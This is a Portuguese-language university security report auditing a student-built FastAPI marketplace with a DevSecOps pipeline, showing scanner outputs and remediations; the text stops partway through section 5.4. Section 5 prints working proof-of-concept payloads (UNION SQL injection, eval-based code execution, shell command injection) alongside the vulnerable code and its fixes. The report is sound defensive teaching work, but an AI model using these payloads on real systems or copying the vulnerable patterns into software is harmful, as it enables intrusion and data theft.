



UNIVERSIDADE FEDERAL DE SANTA CATARINA
CAMPUS TRINDADE
DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA (INE)
INE5429: SEGURANÇA EM COMPUTAÇÃO

PEDRO AUGUSTO DA FONTOURA (22215098)

PIPELINE DEVSECOPS
AUTOMAÇÃO E AUDITORIA DE SEGURANÇA EM CI/CD

Sistema auditado: MercadoLeve, API de marketplace (FastAPI + PostgreSQL)

FLORIANÓPOLIS
2026

SUMÁRIO

1 INTRODUÇÃO

2 DESCRIÇÃO DO SISTEMA E FERRAMENTAL

- 2.1 Contexto de uso e lógica de negócio
- 2.2 Stack tecnológico
- 2.3 Arquitetura
- 2.4 Plataforma de CI/CD e ferramental por etapa

3 EVIDÊNCIAS DE EXECUÇÃO

- 3.1 Secret Detection: Gitleaks
- 3.2 SCA: pip-audit e Trivy
- 3.3 SAST: Bandit e Semgrep
- 3.4 IaC Scanning: Checkov e Trivy
- 3.5 DAST: OWASP ZAP

4 ANÁLISE DE FALSOS POSITIVOS E ALERTAS IRRELEVANTES

- 4.1 Gitleaks: chave AWS de exemplo ignorada
- 4.2 SAST pós-correção: B608 e avoid-sqlalchemy-text
- 4.3 SAST: B404 e B110 (informativos)
- 4.4 SCA: vulnerabilidades residuais
- 4.5 IaC: boas práticas e risco aceito
- 4.6 DAST: ruído de cabeçalhos e limitação metodológica

5 IDENTIFICAÇÃO E CORREÇÃO DE FALHAS REAIS

- 5.1 Injeção de SQL na busca de produtos
- 5.2 RCE via eval() na regra de precificação
- 5.3 Injeção de comando no backup
- 5.4 Hashing de senha com MD5
- 5.5 XSS armazenado na vitrine
- 5.6 Quebra de controle de acesso (IDOR)
- 5.7 Demais falhas corrigidas

6 SÍNTESE DE RESULTADOS E CONCLUSÃO

- 6.1 Antes × Depois por ferramenta
- 6.2 Conclusão

A APÊNDICE A: WORKFLOW DE CI/CD (GITHUB ACTIONS)

1 INTRODUÇÃO

Este relatório documenta o projeto, a implementação e a análise crítica de uma esteira completa de DevSecOps aplicada ao MercadoLeve, uma API de marketplace de autoria própria construída com FastAPI e PostgreSQL. O objetivo foi projetar uma esteira automatizada de CI/CD capaz de varrer o código-fonte, a infraestrutura como código e a aplicação em execução, gerando um relatório analítico sobre as vulnerabilidades encontradas.

A esteira foi implementada em GitHub Actions e contempla as cinco análises obrigatórias: Secret Detection, SCA (Software Composition Analysis), SAST (Static Application Security Testing), IaC Scanning e DAST (Dynamic Application Security Testing). Todas as ferramentas foram efetivamente executadas, gerando artefatos reais nos formatos JSON, SARIF e HTML, disponíveis no diretório security-reports/.

Foram identificadas vulnerabilidades de impacto real, injeção de SQL, execução remota de código (RCE), injeção de comandos, XSS armazenado, quebra de controle de acesso (IDOR) e hashing de senha com MD5, todas exploradas em prova de conceito contra a aplicação em execução e posteriormente corrigidas e revalidadas. O quadro a seguir resume os achados da versão vulnerável, antes da remediação.

Tabela 1: Resumo dos achados por etapa (antes da correção)

Etapa	Ferramenta(s)	Achados	Reais (médio+)	Falsos pos. / ruído
Secret Detection	Gitleaks	6	6	0 (1 ignorado corretamente)
SCA	pip-audit / Trivy	51 / 36	30+ (1 crítica)	transitivos
SAST	Bandit / Semgrep	8 / 7	6	2 (baixa relev.)
IaC Scanning	Checkov / Trivy	54 / 28	~18 (1 crítica)	boas práticas
DAST	OWASP ZAP	13 alertas	1 Alto + 2 Médios	headers / ruído

Fonte: elaboração própria.

2 DESCRIÇÃO DO SISTEMA E FERRAMENTAL

2.1 Contexto de uso e lógica de negócio

O MercadoLeve é uma API de marketplace que conecta vendedores e compradores. Ela suporta o ciclo de compra completo e concentra dados sensíveis (credenciais, endereços de entrega e dados de pagamento), o que lhe confere uma superfície de ataque relevante. As funcionalidades de negócio implementadas são:

- Identidade e acesso: cadastro de usuários e vendedores, login com emissão de token JWT e um nível administrativo com privilégios elevados.
- Catálogo: cadastro de produtos por vendedores, listagem e busca textual com ordenação dinâmica.
- Compra: carrinho de compras, checkout com cálculo de total e notificação a um gateway de pagamento, e consulta de pedidos.
- Conteúdo de usuário: avaliações de produtos e uma vitrine HTML pública que renderiza essas avaliações.
- Administração: listagem de usuários, backup de tabelas, importação de catálogo via YAML e regras dinâmicas de precificação.


2.2 Stack tecnológico

Tabela 2: Stack tecnológico do MercadoLeve

Camada	Tecnologia
Linguagem	Python 3.12
Framework web / API	FastAPI 0.115 (Starlette / Uvicorn ASGI)
ORM / Banco de dados	SQLAlchemy 2.0 + PostgreSQL 15
Autenticação	JWT (python-jose) + hashing de senha (bcrypt via passlib)
Templates / vitrine	Jinja2
Containerização	Docker + docker-compose
IaC (nuvem)	Terraform (AWS: S3, RDS, EC2, Security Groups)
IaC (orquestração)	Kubernetes (Deployment, Service, NetworkPolicy)
CI/CD	GitHub Actions

Repositório: <https://github.com/Fontoura21/mercadoleve>. A esteira encontra-se em `.github/workflows/devsecops.yml` e seus resultados aparecem na aba Actions do GitHub (jobs Secret Detection, SCA, SAST, IaC Scanning e DAST).

2.3 Arquitetura






Figura 1: Topologia da pipeline DevSecOps no GitHub Actions

Em tempo de aplicação, o cliente HTTP comunica-se com a API FastAPI (servida por Uvicorn), que persiste no PostgreSQL via SQLAlchemy, renderiza a vitrine pública com Jinja2 e chama um gateway de pagamento externo no checkout. Em produção, o artefato é uma imagem Docker executada em EC2/Kubernetes, com armazenamento de imagens em um bucket S3.

2.4 Plataforma de CI/CD e ferramental por etapa

Tabela 3: Ferramental por etapa de análise

Etapa	Ferramenta	Papel
Secret Detection	Gitleaks 8.30	Varre todo o histórico de commits por segredos (regex + entropia).
SCA	pip-audit 2.10 + Trivy	Vulnerabilidades conhecidas (CVE/GHSA) nas dependências.
SAST	Semgrep 1.16 + Bandit 1.9	Padrões inseguros no código-fonte Python.
IaC Scanning	Checkov 3.3 + Trivy config	Conformidade de Dockerfile, compose, Terraform e K8s.
DAST	OWASP ZAP (stable)	Teste dinâmico ativo da API em execução (via OpenAPI).

Adotou-se a estratégia de duas ferramentas complementares por etapa (exceto DAST), reduzindo pontos cegos. O workflow completo é apresentado no Apêndice A.

3 EVIDÊNCIAS DE EXECUÇÃO

As figuras a seguir são capturas reais: a execução do pipeline no GitHub Actions (com os cinco jobs concluídos) e os relatórios nativos das ferramentas (Bandit, Trivy e OWASP ZAP). O pipeline foi executado no repositório do aluno em github.com/Fontoura21/mercadoleve; os artefatos completos (JSON/SARIF/HTML) também estão versionados em [security-reports/](https://github.com/Fontoura21/mercadoleve/security-reports/).

3.1 Secret Detection: Gitleaks

The screenshot displays the GitHub Actions interface for the 'DevSecOps Pipeline' workflow. The workflow was triggered by a push to the 'main' branch and completed successfully. The summary shows a total duration of 2m 19s and 4 artifacts. The workflow consists of five jobs, all of which completed successfully:

- Secret Detection (Gitleaks) - 5s
- SCA (pip-audit + Trivy) - 53s
- SAST (Semgrep + Bandit) - 35s
- IaC Scanning (Checkov + Trivy config) - 48s
- DAST (OWASP ZAP) - 1m 20s

The Annotations section shows 10 errors and 8 warnings. The errors are related to IaC Scanning (Checkov + Trivy config) and Secret Detection (Gitleaks). The warnings are related to Secret Detection (Gitleaks).

Annotations: 10 errors and 8 warnings

- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L15
CKV2_AWS_61: "Ensure that an S3 bucket has a lifecycle configuration"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L15
CKV2_AWS_62: "Ensure S3 buckets should have event notifications enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV2_AWS_30: "Ensure Postgres RDS as aws_db_instance has Query Logging enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L15
CKV_AWS_144: "Ensure that S3 bucket has cross-region replication enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L15
CKV_AWS_18: "Ensure the S3 bucket has access logging enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV2_AWS_60: "Ensure RDS instance with copy tags to snapshots is enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV_AWS_353: "Ensure that RDS instances have performance insights enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV_AWS_226: "Ensure DB instance gets all minor upgrades automatically"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV_AWS_129: "Ensure that respective logs of Amazon Relational Database Service (Amazon RDS) are enabled"
- IaC Scanning (Checkov + Trivy config): infra/terraform/main.tf#L44
CKV_AWS_118: "Ensure that enhanced monitoring is enabled for Amazon RDS instances"
- Secret Detection (Gitleaks)
Node.js 20 is deprecated. The following actions target Node.js 20 but are being forced to run on Node.js 24: actions/checkout@v4, gitleaks/gitleaks

Figura 2: execução real do pipeline no GitHub Actions (github.com/Fontoura21/mercadoleve) - os cinco jobs concluídos com sucesso. O job Secret Detection (Gitleaks) detectou os 6 segredos plantados no histórico de commits (modo auditoria).

O Gitleaks detectou 6 segredos: 4 tokens Stripe, 1 GitHub Personal Access Token e 1 senha de banco no Terraform. Encontrou o segredo mesmo no arquivo .env já removido do versionamento, provando o valor de varrer o histórico, pois o arquivo persiste nos commits d145abb a 9a2c73e.

3.2 SCA: pip-audit e Trivy

requirements.txt - Trivy Report - 2026-06-26 13:48:21.641615 -0300 -03 m=+10.359485376					
pip					
Package	Vulnerability ID	Severity	Installed Version	Fixed Version	Links
certifi	CVE-2023-37920	HIGH	2022.12.7	2023.7.22	https://access.redhat.com/errata/RHSA-2023:7753 https://access.redhat.com/security/cve/CVE-2023-37920 https://bugzilla.redhat.com/2226586 Toggle more links
cryptography	CVE-2023-50782	HIGH	41.0.7	42.0.0	https://access.redhat.com/security/cve/CVE-2023-50782 https://bugzilla.redhat.com/show_bug.cgi?id=2254432 https://github.com/openssl/openssl/pull/13817 Toggle more links
cryptography	CVE-2024-26130	HIGH	41.0.7	42.0.4	https://access.redhat.com/errata/RHSA-2025:15608 https://access.redhat.com/security/cve/CVE-2024-26130 https://bugzilla.redhat.com/2269617 Toggle more links
cryptography	CVE-2026-26007	HIGH	41.0.7	46.0.5	http://www.openwall.com/lists/oss-security/2026/02/10/4 https://access.redhat.com/errata/RHSA-2026:12176 https://access.redhat.com/security/cve/CVE-2026-26007 Toggle more links
cryptography	GHSA-537c-gmf6-5ccf	HIGH	41.0.7	48.0.1	https://github.com/pyca/cryptography https://github.com/pyca/cryptography/security/advisories/GHSA-537c-gmf6-5ccf https://openssl-library.org/news/secadv/20260609.txt
cryptography	CVE-2024-0727	MEDIUM	41.0.7	42.0.2	http://www.openwall.com/lists/oss-security/2024/03/11/1 https://access.redhat.com/errata/RHSA-2024:9088 https://access.redhat.com/security/cve/CVE-2024-0727 Toggle more links
cryptography	GHSA-h4gh-qq45-vh27	MEDIUM	41.0.7	43.0.1	https://github.com/pyca/cryptography https://github.com/pyca/cryptography/security/advisories/GHSA-h4gh-qq45-vh27 https://openssl-library.org/news/secadv/20240903.txt
jinja2	CVE-2024-22195	MEDIUM	3.1.2	3.1.3	https://access.redhat.com/errata/RHSA-2024:2348 https://access.redhat.com/security/cve/CVE-2024-22195 https://bugzilla.redhat.com/2257854 Toggle more links
jinja2	CVE-2024-34064	MEDIUM	3.1.2	3.1.4	https://access.redhat.com/errata/RHSA-2024:9150 https://access.redhat.com/security/cve/CVE-2024-34064 https://bugzilla.redhat.com/2279476 Toggle more links
jinja2	CVE-2024-56201	MEDIUM	3.1.2	3.1.5	https://access.redhat.com/errata/RHSA-2025:0308 https://access.redhat.com/security/cve/CVE-2024-56201 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-56201 Toggle more links
jinja2	CVE-2024-56326	MEDIUM	3.1.2	3.1.5	https://access.redhat.com/errata/RHSA-2025:0667 https://access.redhat.com/security/cve/CVE-2024-56326 https://bugzilla.redhat.com/2333856 Toggle more links
jinja2	CVE-2025-27516	MEDIUM	3.1.2	3.1.6	https://access.redhat.com/errata/RHSA-2025:3406 https://access.redhat.com/security/cve/CVE-2025-27516 https://bugzilla.redhat.com/2350190 Toggle more links
python-jose	CVE-2024-33663	CRITICAL	3.3.0	3.4.0	https://access.redhat.com/security/cve/CVE-2024-33663 https://github.com/mpdavis/python-jose https://github.com/mpdavis/python-jose/issues/346 Toggle more links
python-jose	CVE-2024-33664	MEDIUM	3.3.0	3.4.0	https://access.redhat.com/security/cve/CVE-2024-33664 https://github.com/mpdavis/python-jose https://github.com/mpdavis/python-jose/issues/344 Toggle more links
python-multipart	CVE-2024-24762	HIGH	0.0.6	0.0.7	https://github.com/Kludex/python-multipart https://github.com/Kludex/python-multipart/commit/20f0ef6b4e4caf7d69a667c54c https://github.com/Kludex/python-multipart/commit/20f0ef6b4e4caf7d69a667c54c Toggle more links
python-multipart	CVE-2024-53981	HIGH	0.0.6	0.0.18	https://access.redhat.com/security/cve/CVE-2024-53981 https://github.com/Kludex/python-multipart https://github.com/Kludex/python-multipart/commit/c4fe4d3cebc08c660e57dd709 Toggle more links
python-multipart	CVE-2026-24486	HIGH	0.0.6	0.0.22	https://access.redhat.com/security/cve/CVE-2026-24486 https://github.com/Kludex/python-multipart https://github.com/Kludex/python-multipart/commit/9433f4bbc9652bde82bbe38f Toggle more links
python-multipart	CVE-2026-42561	HIGH	0.0.6	0.0.27	https://github.com/Kludex/python-multipart https://github.com/Kludex/python-multipart/security/advisories/GHSA-pp6c-gr5w- https://nvd.nist.gov/vuln/detail/CVE-2026-42561

Figura 3: relatório real do Trivy (SCA) sobre requirements.txt - vulnerabilidades nas dependências, incluindo a CRÍTICA python-jose CVE-2024-33663.

3.3 SAST: Bandit e Semgrep

Metrics: Total lines of code: 533 Total lines skipped (#nosec): 0	
hashlib: Use of weak MD5 hash for security. Consider usedforsecurity=False Test ID: B324 Severity: HIGH Confidence: HIGH CWE: CWE-327 File: app/auth.py Line number: 19 More info: https://bandit.readthedocs.io/en/1.9.4/plugins/b324_hashlib.html	<pre> 18 """Gera o hash da senha do usuário.""" 19 return hashlib.md5(password.encode()).hexdigest() 20 </pre>
blacklist: Consider possible security implications associated with the subprocess module. Test ID: B404 Severity: LOW Confidence: HIGH CWE: CWE-78 File: app/routers/admin.py Line number: 2 More info: https://bandit.readthedocs.io/en/1.9.4/blacklists/blacklist_imports.html#b404-import-subprocess	<pre> 1 """Rotas administrativas: relatórios, backup e importação de catálogo.""" 2 import subprocess 3 </pre>
subprocess_popen_with_shell_equals_true: subprocess call with shell=True identified, security issue. Test ID: B602 Severity: HIGH Confidence: HIGH CWE: CWE-78 File: app/routers/admin.py Line number: 27 More info: https://bandit.readthedocs.io/en/1.9.4/plugins/b602_subprocess_popen_with_shell_equals_true.html	<pre> 26 cmd = f"pg_dump -t {table} mercadoleve > /backups/{table}.sql" 27 result = subprocess.run(cmd, shell=True, capture_output=True, text=True) 28 return {"cmd": cmd, "returncode": result.returncode, "stderr": result.stderr} </pre>
yaml_load: Use of unsafe yaml load. Allows instantiation of arbitrary objects. Consider yaml.safe_load(). Test ID: B506 Severity: MEDIUM Confidence: HIGH CWE: CWE-20 File: app/routers/admin.py Line number: 38 More info: https://bandit.readthedocs.io/en/1.9.4/plugins/b506_yaml_load.html	<pre> 37 """Importa categorias e produtos a partir de um YAML enviado pelo admin.""" 38 data = yaml.load(raw_yaml, Loader=yaml.Loader) 39 created = 0 </pre>
blacklist: Use of possibly insecure function - consider using safer ast.literal_eval. Test ID: B307 Severity: MEDIUM Confidence: HIGH CWE: CWE-78 File: app/routers/admin.py Line number: 59 More info: https://bandit.readthedocs.io/en/1.9.4/blacklists/blacklist_calls.html#b307-eval	<pre> 58 price = base_price 59 final_price = eval(expression, {"price": price}) 60 return {"base_price": base_price, "final_price": final_price} </pre>
request_with_no_cert_validation: Call to requests with verify=False disabling SSL certificate checks, security issue. Test ID: B501 Severity: HIGH Confidence: HIGH CWE: CWE-295 File: app/routers/orders.py Line number: 52 More info: https://bandit.readthedocs.io/en/1.9.4/plugins/b501_request_with_no_cert_validation.html	

Figura 4: relatório real do Bandit (SAST) - MD5 para senha, subprocess shell=True, eval, yaml.load e verify=False, com os trechos de código e o CWE de cada achado.

3.4 IaC Scanning: Checkov e Trivy

Dockerfile - Trivy Report - 2026-06-26 13:48:24.901765 -0300 -03 m=+3.173468709

dockerfile				
No Vulnerabilities found				
Type	Misconf ID	Check	Severity	Message
Dockerfile Security Check	DS-0001	'latest' tag used	MEDIUM	Specify a tag in the 'FROM' statement image 'python' https://avd.aquasec.com/misconfig/ds-0001
Dockerfile Security Check	DS-0002	Image user should not be 'root'	HIGH	Specify at least 1 USER command in Dockerfile with non-root user as argument https://avd.aquasec.com/misconfig/ds-0002
kubernetes				
No Vulnerabilities found				
Type	Misconf ID	Check	Severity	Message
Kubernetes Security Check	KSV-0001	Can elevate its own privileges	MEDIUM	Container 'api' of Deployment 'mercadoleve-api' should set 'securityContext.allowPrivilegeEscalation' to false https://avd.aquasec.com/misconfig/ksv-0001
Kubernetes Security Check	KSV-0005	SYS_ADMIN capability added	HIGH	Container 'api' of Deployment 'mercadoleve-api' should not include 'SYS_ADMIN' in 'securityContext.capabilities.add' https://avd.aquasec.com/misconfig/ksv-0005
Kubernetes Security Check	KSV-0012	Runs as root user	MEDIUM	Container 'api' of Deployment 'mercadoleve-api' should set 'securityContext.runAsNonRoot' to true https://avd.aquasec.com/misconfig/ksv-0012
Kubernetes Security Check	KSV-0013	Image tag "latest" used	MEDIUM	Container 'api' of Deployment 'mercadoleve-api' should specify an image tag https://avd.aquasec.com/misconfig/ksv-0013
Kubernetes Security Check	KSV-0014	Root file system is not read-only	HIGH	Container 'api' of Deployment 'mercadoleve-api' should set 'securityContext.readOnlyRootFilesystem' to true https://avd.aquasec.com/misconfig/ksv-0014
Kubernetes Security Check	KSV-0017	Privileged	HIGH	Container 'api' of Deployment 'mercadoleve-api' should set 'securityContext.privileged' to false https://avd.aquasec.com/misconfig/ksv-0017
Kubernetes Security Check	KSV-0022	Specific capabilities added	MEDIUM	Container 'api' of Deployment 'mercadoleve-api' should not set 'securityContext.capabilities.add' https://avd.aquasec.com/misconfig/ksv-0022
Kubernetes Security Check	KSV-0104	Seccomp policies disabled	MEDIUM	container "api" of deployment "mercadoleve-api" in "default" namespace should specify a seccomp profile https://avd.aquasec.com/misconfig/ksv-0104
Kubernetes Security Check	KSV-0118	Default security context configured	HIGH	deployment mercadoleve-api in default namespace is using the default security context, which allows root privileges https://avd.aquasec.com/misconfig/ksv-0118
Kubernetes Security Check	KSV-0125	Restrict container images to trusted registries	MEDIUM	Container api in deployment mercadoleve-api (namespace: default) uses an image from an untrusted registry https://avd.aquasec.com/misconfig/ksv-0125

Figura 5: relatório real do Trivy config (IaC) - misconfigurações de Dockerfile, Terraform e Kubernetes.

3.5 DAST: OWASP ZAP

O ZAP foi executado como API scan ativo, importando a especificação OpenAPI (/openapi.json, 18 endpoints), exercitando ataques reais contra cada rota.



ZAP Scanning Report

Site: <http://host.docker.internal:8000>

Generated on Wed, 24 Jun 2026 11:30:32

ZAP Version: 2.17.0

ZAP by [Checkmarx](#)

Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	2
Low	7
Informational	4
False Positives:	0

Summary of Sequences

For each step: result (Pass/Fail) - risk (of highest alert(s) for the step, if any).

Alerts

Name	Risk Level	Number of Instances
SQL Injection	High	1
SQL Injection - PostgreSQL	High	1
Content Security Policy (CSP) Header Not Set	Medium	1
Missing Anti-clickjacking Header	Medium	1
A Server Error response code was returned by the server	Low	1
Cross-Origin-Embedder-Policy Header Missing or Invalid	Low	1
Cross-Origin-Opener-Policy Header Missing or Invalid	Low	1
Cross-Origin-Resource-Policy Header Missing or Invalid	Low	Systemic
Permissions Policy Header Not Set	Low	1
Unexpected Content-Type was returned	Low	2
X-Content-Type-Options Header Missing	Low	Systemic
A Client Error response code was returned by the server	Informational	59
Authentication Request Identified	Informational	1
Non-Storable Content	Informational	Systemic
Storable and Cacheable Content	Informational	5

Alert Detail

High	SQL Injection
Description	SQL injection may be possible.
URL	http://host.docker.internal:8000/products/search?q=%27&order=name
Node Name	http://host.docker.internal:8000/products/search (order,q)
Method	GET
Parameter	q
Attack	'
Evidence	HTTP/1.1 500 Internal Server Error
Other Info	
Instances	1
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do "not" concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible.

Figura 6: relatório real do OWASP ZAP (DAST) - injeção de SQL (High) confirmada dinamicamente, além de cabeçalhos ausentes.

O ZAP confirmou dinamicamente a injeção de SQL em /products/search (parâmetros q e order), além de cabeçalhos de segurança ausentes. A confirmação por uma ferramenta black-box, independente do SAST, eleva a confiança de que o achado é explorável.

4 ANÁLISE DE FALSOS POSITIVOS E ALERTAS IRRELEVANTES

Ferramentas automatizadas geram ruído. Distinguir risco real de ruído no contexto do MercadoLeve é parte central da análise. Seguem os principais casos de falso positivo ou baixa relevância, com a justificativa técnica.

4.1 Gitleaks: chave AWS de exemplo corretamente ignorada

O código contém AKIAIOSFODNN7EXAMPLE e a secret key wJalrXUtnFEMI/...EXAMPLEKEY. Pareceriam credenciais vazadas, mas o Gitleaks não as reportou, corretamente. É a chave de exemplo da documentação oficial da AWS, presente na allowlist da ferramenta. Um verdadeiro-negativo desejável: marcá-las geraria ruído. A lição é que nem todo padrão de credencial é um segredo. O contexto importa.

4.2 SAST pós-correção: B608 e avoid-sqlalchemy-text (falsos positivos)

Após corrigir a busca, o Bandit ainda acusa B608 e o Semgrep ainda acusa avoid-sqlalchemy-text em products.py. São falsos positivos: a consulta passou a usar bind parameters (:pattern) para o dado do usuário, e a única interpolação remanescente é o nome da coluna de ordenação, validado contra uma lista de permissão (ALLOWED_ORDER). As ferramentas detectam o padrão f-string + text() mas não provam que o valor é seguro. Mantém-se o código, pois a mitigação por whitelist é a recomendada.

4.3 SAST: B404 e B110 (informativos de baixa relevância)

O Bandit emite B404 (import subprocess) e B110 (try/except/pass). O B404 é informativo: importar subprocess não é vulnerabilidade. O que importa é como se usa (tratado em 5.3). O B110 apontava um except silencioso no checkout, melhorado para registrar log, mas nunca representou risco explorável.

4.4 SCA: vulnerabilidades residuais sem correção aplicável

Após atualizar as dependências, restaram 18 alertas. Nenhum é negligência: são CVEs com identificador 2025/2026 divulgados após o baseline de versões corrigidas, ou presos por compatibilidade transitiva: o starlette não pode ser elevado à série 1.x sem quebrar o FastAPI 0.115, e o pyasn1 é fixado em <0.5 pelo python-jose. São riscos aceitos e rastreados para a próxima janela de manutenção.

4.5 IaC: boas práticas de defesa em profundidade e risco aceito

Parte dos achados de IaC não são vulnerabilidades, e sim recomendações de robustez: Performance Insights, Enhanced Monitoring, cross-region replication do S3, uso de digest de imagem e imagePullPolicy Always. Não ampliam a superfície de ataque e foram classificados como melhorias futuras.

Um caso instrutivo é o AWS-0104 (egress 0.0.0.0/0), marcado como CRITICAL pelo Trivy mesmo após a correção: permite-se deliberadamente saída HTTPS (443) para qualquer destino, pois a API precisa falar com o gateway de pagamento e o S3. Bloquear todo o egress quebraria o negócio. É um risco aceito conscientemente, ilustrando que a severidade da ferramenta nem sempre equivale ao risco no contexto.

4.6 DAST: ruído de cabeçalhos e limitação metodológica

O ZAP lista alertas Low/Informational: Storable and Cacheable Content (irrelevante para JSON dinâmico), Unexpected Content-Type na vitrine HTML (que é, de fato, HTML) e dezenas de Client Error (4xx) nos endpoints que exigem

autenticação. São esperados e não indicam falha.

Limitação metodológica importante: o ZAP rodou sem autenticação. Por isso não exercitou as rotas de /admin (RCE e injeção de comando) nem o XSS armazenado, que exigem sessão válida. Isso reforça a complementaridade entre SAST e DAST: o SAST viu o código dessas rotas, enquanto o DAST confirmou a injeção de SQL não autenticada. Nenhuma ferramenta isolada é suficiente.

5 IDENTIFICAÇÃO E CORREÇÃO DE FALHAS REAIS

Esta seção detalha as vulnerabilidades de médio ou maior risco confirmadas como reais. Para cada uma: a falha apontada pela ferramenta, o impacto, a prova de exploração e a correção com verificação.

Tabela 4: Vulnerabilidades reais identificadas e corrigidas

#	Vulnerabilidade	CWE	Risco	Detectada por	Status
1	Injeção de SQL na busca	CWE-89	Crítico	Bandit, Semgrep, ZAP	Corrigida
2	RCE via eval() (regra de preço)	CWE-95	Crítico	Bandit, Semgrep	Corrigida
3	Injeção de comando no backup	CWE-78	Crítico	Bandit, Semgrep	Corrigida
4	Hashing de senha com MD5	CWE-327	Alto	Bandit, Semgrep	Corrigida
5	XSS armazenado na vitrine	CWE-79	Alto	Revisão (autoescape)	Corrigida
6	IDOR em pedidos / carrinho	CWE-639	Alto	Revisão / PoC	Corrigida
7	TLS desabilitado (verify=False)	CWE-295	Médio	Bandit, Semgrep	Corrigida
8	Segredos hardcoded / no git	CWE-798	Alto	Gitleaks	Corrigida
9	Dependência crítica python-jose	CWE-1395	Crítico	Trivy, pip-audit	Corrigida
10	laC: container privilegiado	CWE-250	Alto	Checkov, Trivy	Corrigida
11	laC: S3 público / RDS exposto	CWE-732	Alto	Checkov, Trivy	Corrigida
12	CORS '*' + credenciais / DEBUG	CWE-942	Médio	Revisão / ZAP	Corrigida

Fonte: elaboração própria.

5.1 Injeção de SQL na busca de produtos (Crítico, CWE-89)

Falha: o endpoint /products/search montava a consulta concatenando os parâmetros q e order via f-string. Impacto: exfiltração de qualquer dado do banco. A prova de conceito extrai e-mails e hashes de senha de todos os usuários via UNION.

```
# ANTES (vulneravel) - app/routers/products.py
sql = ("SELECT id, name, description, price, stock FROM products "
      f"WHERE name ILIKE '%{q}%' OR description ILIKE '%{q}%' ORDER BY {order}")
# PoC: q=' UNION SELECT id, email, password_hash, 0.0, 0 FROM users--
{"name":"admin@mercadoleve.local","description":"0192023a7bbd73250516f069df18b500"}
# 0192023a... = md5('admin123') - trivialmente quebravel (ver 5.4)
# DEPOIS (corrigido)
ALLOWED_ORDER = {"name","price","stock","id"} # whitelist de ordenacao
if order not in ALLOWED_ORDER: order = "name"
sql = text("... WHERE name ILIKE :pattern OR description ILIKE :pattern ...")
rows = db.execute(sql, {"pattern": f"%{q}%"}).fetchall() # bind parameter
```

Verificação: após a correção, a mesma PoC retorna 0 linhas e o OWASP ZAP reclassifica a regra 40018 como PASS.

5.2 RCE via eval() na regra de precificação (Crítico, CWE-95)

Falha: /admin/pricing-rule avaliava com eval() uma expressão do cliente. Como eval tem acesso implícito a __builtins__, obtém-se execução arbitrária de código. Impacto: comprometimento total do host.

```
# ANTES: final_price = eval(expression, {"price": price})
```

```
# PoC: expression = __import__("os").popen("id").read()
-> {"final_price": "uid=501(fontoura) ... Darwin ... arm64"} # RCE!
# DEPOIS: avaliador aritmetico seguro baseado em AST (sem eval)
_OPS = {ast.Add: operator.add, ast.Sub:..., ast.Mult:..., ast.Div:...}
def _safe_arith(node, price): ... # so numeros, 'price' e + - * / ; senao HTTP 400
```

Verificação: a PoC passou a retornar HTTP 400. A regra legítima `price*0.9` retorna 90.0.

5.3 Injeção de comando no backup (Crítico, CWE-78)

Falha: `/admin/backup` executava `subprocess.run(cmd, shell=True)` interpolando o nome da tabela. Impacto: execução de comandos arbitrários no contêiner.

```
# ANTES: cmd = f"pg_dump -t {table} mercadoleve > /backups/{table}.sql"; shell=True
# PoC: table = "users; echo PWNEO_$(whoami) > /tmp/ml_pwned.txt; echo done"
$ cat /tmp/ml_pwned.txt -> PWNEO_fontoura # comando injetado executou
# DEPOIS:
if table not in ALLOWED_TABLES: raise HTTPException(400) # whitelist
subprocess.run(["pg_dump", "-t", table, "-f", f"/backups/{table}.sql", "mercadoleve"]) # sem shell
```

Verificação: entrada maliciosa passou a retornar HTTP 400. Nenhum metacaractere é interpretado.

5.4 Hashing de senha com MD5 (Alto, CWE-327)

Falha: senhas armazenadas como MD5(senha), rápido e sem salt. Combinado com 5.1, o atacante exfiltra os hashes e os quebra instantaneamente. Correção: migração para `bcrypt` (adaptativo, com salt) via `passlib`.

```
